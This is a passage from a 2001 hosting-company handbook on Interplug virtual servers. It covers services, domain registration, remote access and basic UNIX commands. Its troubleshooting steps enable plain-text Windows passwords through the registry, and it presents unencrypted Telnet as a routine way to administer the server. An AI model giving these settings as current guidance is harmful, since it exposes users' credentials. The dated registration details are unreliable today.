    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION The Interplug approach Interplug’s Virtual Server Solution offers you the power of a dedicated server at a shared server price. The Interplug Virtual Server System gives you full control to remotely manage your sites without the high cost of maintaining your own server and staff to keep it all running. The Virtual Server solution Setup Cost Interplug Virtual server $50-$200 Monthly Cost Interplug Virtual server $55 to $300 Yearly Cost Interplug Network staff $0 Interplug Support staff $0 Building your own Internet business Interplug ensures that you have the best Virtual Servers on the Internet without the headache of maintaining them. You can make money creating and maintaining web sites for companies all over the world with nothing more than a PC and a dial-up connection to the net. You will not need expensive servers, routers, or dedicated connections. Interplug handles it all-even the occasional headaches. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 10
  • 11.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION How the Virtual Server System works Virtual server technology enables Interplug to partition a single physical server into multiple virtual machines. This enables small and medium-sized businesses to distribute the cost of hardware, software, system maintenance, and bandwidth without losing the power of a dedicated solution. The Virtual Server System utilizes the following: ! Updated hardware components ! Fast network connectivity ! Innovative software ! Remote administration ! Security solutions Virtual Servers vs. Virtual Hosting Essentially two types of shared hosting solutions are available: Virtual Hosting and Virtual Servers. Though the terms seem similar, the underlying functionality of the two solutions is very different. Your Internet site is likely an integral part of your business, so understanding the differences between Virtual Hosting and Virtual Servers impacts your hosting decision (a decision that can be as important as choosing what content you place on your site). Web Hosting solutions consist of two components: ! Hardware (CPU, memory, disk drives, etc). ! Software (the web, FTP and POP servers, the e-mail gateway, and any third party applications such as CGI scripts). Virtual Hosting In a Virtual Hosting environment, the following weaknesses are apparent: ! Hardware and software are configured and customized by site administrators (leaving the client with no control over how the Internet services behave. ! Each physical server has a single set of shared software applications (leaving the client "sub-letting" software that are controlled and maintained by someone else. Virtual Servers In a Virtual Server environment, the following strengths become obvious: ! Only the hardware is controlled by site administrators (leaving the software autonomous). ! Software is controlled by the client (to enable client control over the core Internet services). HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 11
  • 12.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION ! A Virtual Server is partitioned from the root of a physical server. This provides additional file security as well as Telnet capability. Configuration at the client level empowers the client to use a Virtual Server just as he or she would use a dedicated server. The table below compares the capabilities of Virtual Hosting with the Interplug Virtual Server System. Comparing Interplug Virtual Server System to Virtual Hosting Server Items Virtual Virtual Server Hosting System Control of your own server environment YES NO Individual Web server (HTTP) YES NO Individual FTP server YES NO Individual POP server YES NO Individual IMAP server YES NO Individual SMTP gateway YES NO "Virtual Root" access YES NO Complete Telnet access YES MAYBE Access to your Web server configuration files YES NO Full CGI-BIN access YES MAYBE Complete log files YES MAYBE Access to your password and aliases file and YES NO SENDMAIL.CF Virtual Servers vs. Virtual Hosting– a technical perspective Because a single dedicated server is partitioned into multiple Virtual Servers, each Virtual Server is given the following: ! IP address ! Domain name ! Web server (complete log and configuration files) ! FTP server ! POP server ! SMTP gateway Not only does a Virtual Server have virtual hosting capability, the Virtual Server also enables you to create the following: ! Virtual web hosts ! Virtual e-mail ! Virtual FTP logins and anonymous FTP logins ! Quota support Note: A true Virtual Server is not simply a "virtually hosted" (VirtualHost) site on a web server that you do not control. You have "virtual root" access on your Virtual Server. When you access your Virtual Server via Telnet, the following directories are displayed just as they would be on a dedicated server: ! Dev HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 12
  • 13.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION ! Usr ! Bin ! Etc Your PASSWD, ALIASES, and SENDMAIL.CF files reside in your Etc directory. Because you are given access to such files, you have the flexibility to add the following: ! POP accounts ! Aliases ! Autoresponders You can access the entire usr/local/etc/httpd directory structure including the following: ! HTTPD.CONF ! SRM.CONF ! ACCESS.CONF ! CGI-BIN The Virtual Server behaves just like a dedicated server, giving you complete control of your web, FTP, and e-mail services. The biggest differences between a dedicated server and a Virtual Server is the disk space and price tag. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 13
  • 14.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Virtual Server Core Internet Services The core Interplug Virtual Server System services include the following: ! HTTP (web) ! FTP ! POP ! IMAP ! SMTP (e-mail) Each of the services above is linked to your own domain name. The services are outlined in detail in the concluding portions of this chapter. Core virtual services capabilities are complemented with the following utilities: ! iManager ! iRoot ! ACE ! Microsoft® FrontPage® server extensions ! CGI scripts (customized for our clients) ! Java applets (customized for our clients) The Virtual Server environment also supports popular third-party applications (or what we term "contrib" programs). The Virtual Server HTTP (Web ) Service The World Wide Web project has taken the Internet by storm. That is good news for your business if you are able to take advantage of it. With the Interplug Virtual Server System, customers can access your company’s World Wide Web service easier than before. The Virtual HTTP (Hyper Text Transfer Protocol) service provides all the power and bandwidth your company needs. The Virtual HTTP Service enables you to have a business presence on the Internet. Internet access allows you to reach the millions of homes and businesses that are online each day without hassling with the cost of maintaining a dedicated server. Not only will you benefit from cost savings, the Virtual Web Service displays a more professional appearance to your customers. Your home address appears as www.yourdomain.com not www.interplug.com/~yourdomain as it would with a non-virtual shared service or web mail. You can add Netscape Compatible Encryption or SSL to your Virtual Server. With Netscape Compatible Encryption, your customers feel confident sending you their credit card information online because they are ensured of a secure transaction. Many other extensions, CGI scripts, Java applets, and popular third party applications are also available. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 14
  • 15.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION The Virtual Server FTP Service The majority of Internet traffic uses the File Transfer Protocol (FTP). FTP enables users to download files made available to them on other computer systems. FTP is the workhorse of Internet tools. With your Virtual FTP service, your customer can download files that give them information about your company. For example, customers can download a catalog of your products or a price list of your services. This enables customers instant access to vital information, and saves you printing and mailing costs. The Virtual FTP service enables you to maintain a simple FTP address such as ftp.yourdomain.com. Your FTP address appears to customers just as it would with a dedicated server. Both anonymous and non-anonymous capabilities are available. The Virtual Server POP Service Post Office Protocol (POP) enables users to read their e-mail without having to log on to a server and learn a cumbersome mail program. Instead, the user can access their e-mail using any computer with their chosen POP e-mail client. Every major operating system has high quality POP clients. The Virtual POP service enables your company to establish a dedicated system a low cost, saving your company money on a constant Internet connection. With your Virtual POP service, you can establish as many e- mail accounts for your business as you choose. Unlike e-mail aliasing, your mail is stored on your Virtual Server. You can easily configure your POP client (Eudora, Pegasus, etc.) to dial in through your local access provider so you can read your mail. Your company has flexibility because with the Virtual POP service, you can create as many e-mail addresses as you like. Without a Virtual POP service, you would have to establish a commercial gateway using a Novell or Microsoft e-mail solution. Or you would have to purchase multiple e-mail POP accounts from your local access provider. Both solutions are costly. The Virtual POP service allows you to establish multiple e-mail addresses at no extra charge. You can access all accounts with a few dial-up accounts from your local access provider. The Virtual POP service can save you hundreds, or even thousands of dollars. The Virtual Server IMAP Service Internet Message Access Protocol or IMAP is a method for accessing electronic mail that is stored on a remote mail server (your Virtual Server). IMAP permits a client e-mail program to access remote message folders as if they were local. For example, e-mail stored on an IMAP server can be manipulated from a desktop computer at home, an office workstation, or a traveling laptop computer, all without the need to transfer messages or files back and forth between each computer. IMAP’s ability to access messages (both new and saved on the Virtual Server) from more than one computer is important as reliance on electronic messaging and multiple computer use increase. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 15
  • 16.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Note: If the mail is accessed from one server only, then the Post Office Protocol (POP) works best. POP was designed to support off-line messages (i.e., where you download messages to your local computer and delete them from your Virtual Server). The Virtual Server SMTP (e-mail) Service You can use Simple Mail Transfer Protocol (SMTP) or e-mail to send letters across local networks or Internet connections. With your Virtual Mail Service you can use e-mail as a very useful business tool. Providing e-mail access to your customers enables them to communicate with your company instantly and without incurring a long-distance phone charge. Your company has the power to answer your most urgent e-mail messages first. By doing so, you foster relationships with both your existing and potential clientele. Your Virtual SMTP Service enables you to alias e-mail addresses that enables your company to have e-mail addresses linked to your own domain. Your address might be sales@yourdomain.com and not an extension of your local access provider’s name. The Virtual SMTP Service does the following with incoming mail: ! Forwards mail to your personal e-mail account with your local access provider. ! Forwards mail to an existing POP account on your Virtual Server. With unlimited e-mail aliases, you can assign an e-mail address for customer support, marketing, or your mother, all at no extra cost. Aliases forward incoming mail to each address residing on your Virtual Server, or remote accounts established with your local access provider. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 16
  • 17.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION The Virtual Server Administrator The Virtual Server System is a powerful Internet solution that is currently being used to power tens of thousands of web sites. The Virtual Server System is more than a simple hosting platform. It is a complete Internet Server solution. While many administrators simply use the Virtual Server System as hosting platform for their web sites, the administrator has the ability to "pop the hood" and control Internet services. The Virtual Server System provides the best of both worlds since it can be used "right out of the box" or its environment can be modified to meet specific needs of an administrator. The Virtual Server Administrator has the power to control the Virtual Server environment. Each web site administrator is provided with a username and password for accessing their Virtual Server UNIX shell account. This access empowers the administrator with the ability to control many of the Virtual Server functions. With this power comes the responsibility to administer functions including but not limited to the following: ! Adding or deleting virtual e-mail and FTP accounts. ! Adding or deleting e-mail aliases (forwarding addresses). ! Up or downloading files to the virtual anonymous FTP server. ! Maintaining the virtual web server HTML files. ! Installing and maintaining Common Gateway Interface (CGI) programs. ! Managing Virtual Server log files, including running stats and deleting logs. Note: Since the Virtual Server System is a UNIX-based solution, assign an administrator that has UNIX and some programming experience. This will help you get the most out of your Virtual Server environment HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 17
  • 18.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Chapter 2 Getting Started This chapter’s objective is to take you from the point of having your ordered server activated to having you connected to your server. After this chapter you should be able to connect to your server via: ! TELNET ! SSH ! FTP ! Windows (file sharing) This chapter teaches you how to: ! Execute basic UNIX commands. ! Edit files online. ! Upload /Download files via FTP. ! Understand directory structure of the Virtual Server. This chapter includes the following information: ! Understanding your E-mail Configuration Letter ! Registering Domain Names with InterNIC ! Administering servers remotely ! Basic UNIX commands HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 18
  • 19.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Understanding your E-mail Configuration Letter After your virtual server order is processed and activated, you are sent an E- mail Configuration Letter. This letter contains your new Virtual Server configuration and login information. The information in this letter is very important so do not delete it. If you do lose it E-mail us and request a new configuration letter. E-mail Configuration Letter Terminology order date This is the date you ordered your Virtual Server. activation date The date that your Virtual Server was activated. Your monthly billing statement displays your activation date to determine your first month's prorated service fee. account ID The account ID of this Virtual Server. login name Use your login name to access your Virtual Server via FTP, TELNET, or SSH. For more information about how to use FTP, TELNET, or SSH to access your Virtual Server, see later sections in this Getting Started chapter. server host This is the name of the physical server or "fish" which hosts your Virtual Server (we have named our physical servers after fish). domain name This is the domain name you selected to use as the primary domain name for your new Virtual Server. temporary domain name The temporary domain name can be used in place of domain name until such time that your domain name is registered. This is provided as a free service so that you can access your Virtual Server while you wait on the registration authority (e.g. InterNIC). The temporary domain name only functions for a few weeks following the setup of your Virtual Server. IP address The IP address gives the precise Internet address of your Virtual Server. You will likely never need to use your IP address, in part because the Domain Name System (DNS) handles mapping between host and Internet addresses. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 19
  • 20.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION domain registration info Gives you precise instructions with regard to your domain registration status. An entire page is devoted to domain registration in this Getting Started section of the Interplug web site. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 20
  • 21.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Registering or Transferring your Domain You may have already registered a domain and need to transfer the domain to the Interplug name servers or you may need to register a domain name for your virtual server. Either way we have tools on our web site to help you get the job done. You can also go straight to InterNIC to register you domain name. The following sections explain how to use the Interplug web site for registering or transferring domains and how to contact InterNIC for domain registration. What is a Domain Name? Internet servers have a name and a number associated with them. The number part is called an IP address and the name part is called a domain name. Valid domain name characters include letters, digits, dashes, and periods. The domain name cannot begin nor end with a period or dash. If you are requesting a '.com', '.net', or '.org' top level domain name, InterNIC limits you to use 26 characters (including the top level domain name). Domain names are registered with a domain name registry, e.g. InterNIC, RIPE, CDNNET, etc. Depending on the top level domain you request (the top level domain is the last part of the domain name such as 'com', 'net', 'uk', 'de', etc), you will need to consult the domain name registry for specific guidelines. The '.com', '.net', and '.org' top level domain names are registered with the InterNIC. Examples of domain names that the InterNIC will register: example.com example.gov example.edu somelongname.net Examples of domain names that the InterNIC can NOT register: www.example.org http://example.gov example.us illegal_characters.net a-name-longer-than-twentysix-characters.com Why not? InterNIC will not register www.example.org because the InterNIC can only register the last two sections of a name. If you wanted a web site with the address www.example.org you would register example.org with the InterNIC and the www. part of it will be added to the name by your service provider or by the System Administrator at example.org. InterNIC will not register http://example.gov because the 'http://' part is not part of the name. The InterNIC would accept 'example.gov' as a domain name, but the 'http://' part should not be included here. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 21
  • 22.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION InterNIC will not register a-name-longer-than-twentysix-characters.com because domain names with fields longer than 26 characters are not allowed. InterNIC will not register illegal_characters.net because it contains an illegal character. Domain names can only contain letters, digits, and dashes. Registering or Transferring Domains When you order a new Virtual Server or add another domain to an existing virtual server we will look up the domain. If the domain is registered, we will ask you if you want to transfer the domain. Transferring the domain means a request is sent to the registrar to modify the nameservers to point to the Interplug nameservers. None of the contact information is changed during the transfer process. If the domain does not exist we will ask you if you would like to register it. If you say yes the registration template will be sent to the registrar. The registrar will send you additional information on registering the domain. You are responsible for completing the registration process and paying all applicable fees. Registering Domain Names with InterNIC As mentioned before, InterNIC is the organization that registers Internet Domain Names. You may choose to work directly with InterNIC when managing your domain. Here is some information on how to work with InterNIC. To register a domain name 1. To register a top level domain of .com, .net, .org or .edu go to http://www.internic.net/help/domain/new-domain-reg.html. 2. To register a country’s top-level domain name, see the registry for that country’s top-level domains. 3. Ensure that the domain name has the correct name servers listed. The name servers are as follows: ! NS.INTERPLUG.COM ! 207.153.211.92 ! NS2.INTERPLUG.COM ! 207.153.211.93 To add the domain name as a subhost for the Virtual Server Send a request by E-mail (support@interplug.com) To modify existing domain names 1. Go to http://www.internic.net/help/domain/mod-domain-reg.html. 2. Complete the wizard. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 22
  • 23.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION To add the modified domain name as a subhost for the Virtual Server After you have modified the domain name to point to Interplug’s name servers, send a request by E-mail (support@interplug.com) To transfer existing domain names from one party to another Go to the following URL: http://www.internic.net/reg-change/instructions.html. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 23
  • 24.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Administering servers remotely Interplug enables administrators to connect to their Virtual Servers using Telnet, SSH, FTP and Windows File Share. This section includes step by step instructions to set up and use Telnet, SSH, FTP and Windows File Share. Each program usually prompts for the same type of information to connect to your Virtual Server. The following terms and definitions will aid you in connecting to your Virtual Server. Domain name Your domain name or temporary domain name. Hostname Same as the domain name. When prompted for the hostname the domain name or IP address can be used. Login name The default login name specified in the E-mail Configuration Letter. User name The same as the login name. IP address The IP address assigned to your Virtual Server. Port Depending on the program that you use to connect to the Virtual Server, the Port number differs. The necessity for Port numbers is rare. The Virtual Server uses the standard ports, so using the default port will work in most cases. However, in the event that you are prompted for a port number, the following list represents Port numbers used on the Virtual Servers: FTP 21 HTTP 80 HTTPS 443 IMAP 143 POP 110 SMTP 25 SSH 22 TELNET 23 Telnet Telnet is a program or group of programs commonly used to remotely control UNIX servers. Telnet connects your computer at home to a server on the network. When you enter commands, Telnet executes commands as if you entered them directly on the server. Telnet gives you power to control your Virtual Server from home. Note: While you use Telnet, you are in a UNIX shell, so you should know about UNIX commands. More information on UNIX commands is covered later in this chapter. Connecting to your Virtual Server using CRT Many Telnet programs are available for both PCs and Macs. For the PC, the standard is CRT, developed by Van Dyke and associates. For more information about CRT and other Van Dyke programs, see http://www.vandyke.com/products/crt/index.html HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 24
  • 25.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION The Interplug support staff uses CRT (http://www.vandyke.com/products/crt/index.html) as a standard because it has more options and terminal emulations than the standard Telnet program that ships with Windows. To configure a session 1. From the Connect dialog box, click New. If you are not in the Connect dialog box click on File and then Connect. 2. From the Session Preferences dialog box, enter the name of the session. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 25
  • 26.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION 3. Choose Telnet as the Protocol. 4. In the Hostname or IP textbox, enter your domain name, your temporary domain name, or IP address. 5. In the Port textbox, enter 23. 6. To save the session, click OK. To begin a session From the Session List in the Connect dialog box, double-click on the name of session. Connecting to the Virtual Server using SSH (Secure Shell) SSH (Secure Shell) is a secure Telnet program you use to log onto a remote computer (your Virtual Server). SSH provides secure encrypted communications between your Virtual Server and your local computer. Connecting to your Virtual Server using an SSH client is made simple with F-Secure SSH™ (http://www.datafellows.com /). F-Secure SSH is included in the F-Secure Desktop written by Data Fellows. F-Secure SSH uses port 22 on your Virtual Server. Note: Telnet does not encrypt data sent between your local computer and your Virtual Server. However, all of the commands you use with a Telnet client you can use with a SSH client. FTP Use FTP (File Transfer Protocol) to transfer files between your Virtual Server and your local computer. Like Telnet, there are many FTP programs available. Windows 95 ships with a command-line FTP program. To run the command-line FTP program 1. From your Windows 95 taskbar, click Start. 2. Click Run. 3. Enter ftp yourdomain.com (where yourdomain.com is replaced with your actual domain name). Example of command-line FTP 1. From your Windows 95 taskbar, click Start. 2. Click Run. 3. Enter the following: ftp (insert domain name) cd /www/htdocs ascii lcd c:upload put index.html bin put logo.gif quit HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 26
  • 27.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Console FTP Commands To understand the example given of command-line FTP, the following terms are defined: ascii Set the file transfer type to network ASCII. binary Set the file transfer type to support binary files. bye / quit Terminate the FTP remote session and exit FTP. An end of file also terminates the session. cd [remote-directory] Change the working directory on the remote computer to remote-directory. delete [remote-file] Delete the file remote-file on the remote computer. dir / ls [remote-dir] Print a directory contents list in the directory, remote-directory. If no remote directory is specified, a list of the current working directory on the remote computer is displayed. get [remote-file] [local-file] Retrieve the remote-file and store it on the local computer. If the local file name is not specified, it is given the same name it has on the remote computer. help [command] Print an informative message about the meaning of command. If no argument is given, FTP prints a list of the known commands. lcd [local-directory] Change the working directory on the local computer. If no directory is specified, the user's current local working directory is displayed. mdelete [remote-files] Delete the remote-files on the remote computer. mget [remote-files] Expand the remote-files on the remote computer and do a get for each file name thus produced. mkdir [remote-directory] Make a directory on the remote computer. mput [local-files] Expand wild cards in the list of local files given as arguments and do a put for each file in the resulting list. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 27
  • 28.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION prompt Toggle interactive prompting. Interactive prompting occurs during multiple file transfers to allow the user to selectively retrieve or store files. If prompting is turned off (default is on), any mget or mput transferred all files, and any mdelete deleted all files. put [local-file] [remote-file] Store a local file on the remote computer. If remote-file is left unspecified, the local file name is used. rename [from] [to] Rename the file on the remote computer, to the file on local computer. rmdir [directory-name] Delete a directory on the remote computer. Connecting to your Virtual Server using WS_FTP These directions will help you use WS_FTP, an easy to use FTP client. (http://www.ipswitch.com/products/ws_ftp/) To connect to your Virtual Server using WS_FTP 1. At the main WS_FTP screen click Connect. 2. For the Profile Name, enter your company name or domain name 3. For Host Name/Address, enter your domain name (or temporary domain name if your domain name has not yet been registered). 4. For User ID, enter your login name. 5. For Password, enter your login password. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 28
  • 29.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Navigating your Virtual Server using WS_FTP Once you have established a connection between your local computer and your Virtual Server, two columns appear on your screen. The left column displays directories and files on your local computer. The right column displays directories and files on your Virtual Server. The directory where you store web content is called www/htdocs or usr/local/etc/httpd/htdocs. To transfer files from your computer to your Virtual Server 1. Select the files or directories displayed on your local computer (the left side). You can select more than one by holding down the shift key. 2. To add them to your Virtual Server (the right side), click the arrow button. Note: Transfer all HTML documents and CGI scripts in ASCII mode. Transfer graphics be binary format. The latest versions of WS_FTP provide an "Auto" button you can select to automatically determine which mode to transfer files. Windows File Share Windows File Share enables you to map a drive to your Virtual Server. If you map a drive to your Virtual Server, you can copy and paste files to and from your Virtual Server in a drag and drop fashion. To use Windows File Share, ensure that the Client for Microsoft Networks and the TCP/IP protocol stack are installed. To set up Windows File Share 1. Set the Primary Network Login to Client for Microsoft Networks. 2. From the TCP/IP Properties panel, under DNS Configuration, enter your Virtual Server domain name in the Domain Suffix Search Order (this assumes that DNS is enabled). 3. From Enter Network Password login prompt, enter your Virtual Server username and password. 4. From your Windows 95 taskbar, click Start. 5. Click Find/Computer. 6. In the Find Computer dialog, in the Named field, enter www. 7. Click Find Now. 8. Double-click the computer icon named "www." This action displays a single folder. This folder is your home directory on your Virtual Server. 9. Right-click on the folder and choose map network drive. Note: With later releases of Windows 95, Windows 98, and NT you may have to do additional steps if you have problems connecting. To troubleshoot Windows File Share using the Registry Editor 1. From your Windows 95 or Windows 98 taskbar, click Start. 2. Click Run. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 29
  • 30.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION 3. Enter regedit. Click Ok. This action displays the Registry Editor. 4. Select HKEY_LOCAL_MACHINE. 5. Select System. 6. Select CurrentControlSet. 7. Select Services. 8. Select VxD. 9. Select VNETSUP. From VNETSUP, a collection of name/data pairs is displayed. To create a new name/data pair in the Registry Editor 1. From the Edit menu, select New. 2. Select DWORD Value. 3. Add a new entry to EnablePlainTextPassword. 4. Change the name of the Windows 98 default from New Value #1 to EnablePlainTextPassword. Click Enter. The following is an example: EnablePlainTextPassword 0x00000000 (0) 5. To edit the new key, double-click on EnablePlainTextPassword. 6. Change the value to 1. Select the hexadecimal option. GUI Administration Tools At this point you are probably saying, “This is too complicated.” The developers at Interplug have developed two different GUI (Graphical User Interface) tools which allow you to run all the common virtual server setup commands and to manage files with simple point and click utilities. The following tools are covered in chapters four and five in this manual: ! iManager – file management tool that runs in your web browser ! iRoot – virtual server administration tool which also runs in your web browser HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 30
  • 31.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION The Virtual Server Directory structure Now that you can connect to your Virtual Server, you may not understand what you are seeing. This section is a crash course on the UNIX file system as well as the Virtual Server directory and file structure. The UNIX file System The following is a sample of a UNIX path: /usr/home/login-id In the above path the first forward slash (/) is the top level directory called the "root" directory. The "usr" is a subdirectory of the root directory. "home" is a subdirectoy of "usr" and "login-id" is a subdirectory of "home". If your login id was "bob" then "bob" would appear in the place of "login- id". Each / after the root directory is just a separator. To change to a directory you use the cd (change directory) command. You can cd to a directory by typing the absolute path meaning that the entire path starting from root is typed out like the above sample, or you can specify a relative path i.e.: cd tmp The above command uses a relative path to change to a subdirectory of the current directory. The following basic UNIX commands aid you in your navigation of the UNIX file system. Command Example What it does ls ls list files in the current directory ls -l list files in the current directory in a long listing ls -al list all files including files beginning with a "." ls /usr/home list files in the /usr/home directory pwd pwd print working directory - check the current directory cd cd changes to your assigned home directory cd /usr/home change directory to /usr/home cd bob change directory to bob cd .. change up one directory (.. represents parent dir) cd ../logs change up one directory and down to the logs directory mkdir mkdir tmp make directory tmp under the present directory rmdir rmdir tmp remove directory tmp rm rm test remove the file test rm -f test remove the file test without prompting rm -rf tmp remove the tmp directory and all subdirectories and files in tmp without prompting (be very careful with this) HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 31
  • 32.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION cp cp test test.new copy the file test to test.new The following is list of file system symbols and definitions: . Current directory .. Parent directory / When used by itself or at the beginning of a path it represents the root directory. When used within a path it is a separator. ~ Alias for the path to users home directory /usr/home/login-id. Note: If you are logged in as Bob and your home directory is /usr/home/bob then: cd ~/etc would change to /usr/home/bob/etc. File Ownership and Permissions During a Telnet or SSH session, the listed output results if you enter the following command. Command ls -l Output total 12 drwxr-xr-x 2 root vuser 512 Jul 17 07:13 bin drwxr-xr-x 2 root vuser 512 Aug 7 1997 dev drwxr-xr-x 3 trout vuser 512 Aug 11 16:51 etc drwxr-xr-x 3 trout vuser 512 Aug 7 1997 ftp drwx------ 2 trout vuser 512 Aug 24 14:05 mail -rw------- 1 trout vuser 320 Apr 16 10:39 msql.acl drwx------ 3 trout vuser 512 Apr 16 10:39 msql2db drwxrwxr-x 2 trout vuser 512 Jul 3 23:56 pub drwxr-xr-x 2 root vuser 1024 Aug 7 1997 shlib drwx------ 2 trout vuser 512 Sep 13 23:17 tmp drwx--x--x 8 trout vuser 512 Aug 7 09:51 usr drwxr-xr-x 3 trout vuser 512 Mar 10 1998 var lrwx------ 1 trout vuser 19 Sep 13 23:17 www -> usr/local/etc/httpd Defining Output Starting with the column on the left the following definitions apply. ! The "drwx" and "-rw" in the first column defines the file mode. The file mode is the type of file and permissions on the file. ! Number of links A file or directory can be a link to other files. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 32
  • 33.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION ! Owner name Login ID of the file’s or directory’s owner. ! Group name Group ID to which the file belongs. ! Size In bytes. ! Date and time Time stamp of last modification. ! Pathname Name of file. File Mode The file mode is a 10-character label that identifies the type of file and the permissions for the owner or group. The first character identifies the type of file. The following characters are often found as the first characters. - normal file d directory l link to another file or directory (link is shown in the last column) The next nine characters of the file mode block are separated in three groups of three characters. Permissions for the owner, group and other. The following table summarizes these three blocks of the file mode. Character Permission Value - none assigned r read 4 w write 2 x execute 1 A file called "test" with a file mode of "-rwxr-x---" has a value of 750. The numeric value is used when you change the mode with the chmod (change mode) command. For example: chmod 755 test The number changes the "test" file mode to read, write, execute for the owner, read and execute for the group and other. The file mode is now: -rwxr-xr-x. Virtual Server Directories and Files Each new Virtual Server contains the following directories and files by default. The ~ (tilde) represents the path /usr/home/login-id (the full path to the Virtual Server’s home directory). You see the path /usr/home/login-id only while you are connected to your Virtual Server via Telnet or SSH. If you are connected to your Virtual Server via FTP or HTTPD, the root directory is /usr/home/login-id and is simply a /. % ls -l total 12 drwxr-xr-x 2 root vuser 512 Jul 17 07:13 bin drwxr-xr-x 2 root vuser 512 Aug 7 1997 dev drwxr-xr-x 3 trout vuser 512 Aug 11 16:51 etc HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 33
  • 34.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION drwxr-xr-x 3 trout vuser 512 Aug 7 1997 ftp drwx------ 2 trout vuser 512 Aug 24 14:05 mail -rw------- 1 trout vuser 320 Apr 16 10:39 msql.acl drwx------ 3 trout vuser 512 Apr 16 10:39 msql2db drwxrwxr-x 2 trout vuser 512 Jul 3 23:56 pub drwxr-xr-x 2 root vuser 1024 Aug 7 1997 shlib drwx------ 2 trout vuser 512 Sep 13 23:17 tmp drwx--x--x 8 trout vuser 512 Aug 7 09:51 usr drwxr-xr-x 3 trout vuser 512 Mar 10 1998 var lrwx------ 1 trout vuser 19 Sep 13 23:17 www -> usr/local/etc/httpd Description of directories ~/etc Contains servers configuration files such as passwd, resolv.conf, aliases and sendmail.cf. ~/ftp Anonymous ftp directory ~/bin Contains servers program files. ~/dev Contains the device node null ~/www Link to ~/usr/local/etc/httpd for convenience in changing directories ~/usr This directory contains the following subdirectories: /home Users home directories /mail Users mail messages are stored here. Each user has a mail file named by their E-mail login id. /log Contains the messages file (a transaction log of E-mail, FTP and Telnet sessions). /spool/mqueue Contains mail messages waiting for delivery. /bin Contains additional server programs /local Contains directories like httpd or frontpage /etc/httpd The virtual httpd servers root directory which contains the following subdirectories: /htdocs Contains the html files (this is where you place your web pages) /cgi-bin CGI and scripts directory HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 34
  • 35.
